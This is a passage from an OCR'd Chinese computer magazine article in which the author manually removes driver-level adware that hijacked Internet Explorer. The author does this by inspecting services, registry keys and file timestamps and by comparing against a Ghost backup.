


图9

让IE流氓——不再有rootkit撑腰

文章难易度：★★★
文章阅读：清除驱动级流氓软件的方法，利用文件信息对比发现可疑程序

人浪流涯天

这天做完事情后我像往常一样准备到 X 的论坛去灌水，可刚刚打开IE，就发现自己的首页被莫名其妙的改成了www.3722.com，而且电脑也马上卡的要死，还没等到我做别的，电脑就彻底得挂掉了。

重启系统后我先没有拨号连网，省得电脑再挂掉了。普通得流氓软件也就是改个主页什么的，可这个流氓软件倒像个“幽灵病毒”，不知道它在我的后台做了些什么。我电脑的硬件配置还是比较高的，奔4 2.8E的cpu、512M双通道的DDR内存，就算是玩一些大型的3D游戏也不会卡死的。我估计有可能是流氓软件调用了DoS（拒绝服务）程序在攻击别人。

为了验证自己的想法是否正确，我打开了任务管理器，在不联网的情况下又一次打开了IE，结果CPU的占用率片刻间就达到了100%，又一次卡死了。前两天在金山的官方网站上看到一种叫做“洪水”的病毒，情况和它很类似，现在我的电脑也会自动的攻击别人了，不过，这都不关我的事呀，都是病毒害的，我可是好菜鸟啊！

手工杀毒的第一步就是找到病毒的进程，然后将其结束掉。使用Ctrl+Alt+Del调出任务管理器，查看其中的进程，没有发现异常进程。看样子病毒要么是隐藏了进程、要么就是没有通过普通的启动项来引导。既然没有联网时打开IE都会这样，我大致判断病毒是在IE的OLB对象上面作了手脚，能够控制OLB的无疑就是服务级和驱动级两类了，所以不忙着找病毒源文件，先来查看一下系统的服务。在“开始”－“运行”栏里输入**services.msc**来查看系统服务，结果发现了一个“prtterns”服务，显示名称是“Windows Gateway”。可笑的是它的描述：“防火墙保护机制，为Internet连接共享和Windows防火墙提供高效的保护支持。无法终止此服务。”微软什么时候有过这种服务描述？一般微软重要服务的最后一句都是“任何依赖此服务的服务都将无法启动”，而这个服务的最后一句描述却是“无法终止”，那就让我们来试试看，结果该服务被轻易的停止并禁用了，如图1。




图1

为了更好的找到病毒的根源，我在“运行”栏中输入**regedit**打开了注册表，然后展开注册表到[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\下，如图2。先别忙着删除，要知道“禁用”和“删除”没有什么区别，如果你把它删除，那么电脑重启后要是出错就不好办了，而禁用服务的话还可以挽回。另外注册表里的这些也是病毒根源的线索，要是删除了线索也就断了。我们来看看它在这个项下面写了什么东西吧，运气好的说不定会有什么收获的。结果我发现病毒在“%windir%\%systemroot%\system32\”目录下写入了ldwjc.dll这个链接库文件，如图3，对于注册表的写入内容大家详见1.reg（已收录于光盘中）。




图2

打开资源管理器，定位到system32文件夹下，右键选择“按时间”排列图标后却没有在文件夹的最后看到ldwjc.dll这个文件，本打算将同一时间创建的病毒文件一网打尽的，结果却泡汤了。我重新开始一点一点的查找，终于找到了这个文件，打开该文件的属性后，却发现文件的创建时间和修改时间都是2004年8月17号12点整，如图4，我又查看系统自身的alg.exe文件，结果其时间与ldwjc.dll的一样。究竟ldwjc.dll这个文件是系统本身的，还是病毒把自已的创建时间修改成系统文件的创建时间，这使我陷入了困惑之中，我更加不敢轻易的删除这个文件了。




图3

既然服务里得到的线索已经断了，那就再来看看驱动吧。由于我安装系统时会一次性把所有要用到的程序

全部安装后再作备份，所以对比一下ghost文件中的系统驱动就会找到突破口了。首先使用ghost explorer打开以前备份的系统，按照如图5所示的方法将其导出，然后再打开%windir%\%systemroot%\system32\drivers目录，按时间排列后到文件夹的最后进行查找，发现了病毒的驱动文件nxsIos32.sys，如图6。

我在注册表中查找nxsIos32.sys这个驱动文件名（图7），然后删除掉，键值内容详见2.reg（已收录于光盘中）。无意间又发现该键值下还有一个patterns项，键值指向的文件与那个prtterns服务一样，所以直接使用右键单击导出后将其删掉（注册表文件详见3.reg，删除注册表前记住要备份哟）。




图4

根据刚才那个prtterns服务的创建时间，我猜想在驱动里会不会也有相同时间的呢？经过对比后发现驱动文件夹里的文件创建时间没有2004年8月17号的，大部分都是2005年12月7号创建的。我恍然大悟，原以为我的系统是使用ghost版的XP安装的，所以驱动安装的时候是由drive.cab自动创建的，因此时间会是发布该系统当前的创建时间，而刚才system32目录里的文件是该发布者安装系统时创建的，所以时间会是他安装系统的时间。那么病毒也就是根据这个时间来创建文件，所以生成的病毒文件要么是当前创建文件的时间，要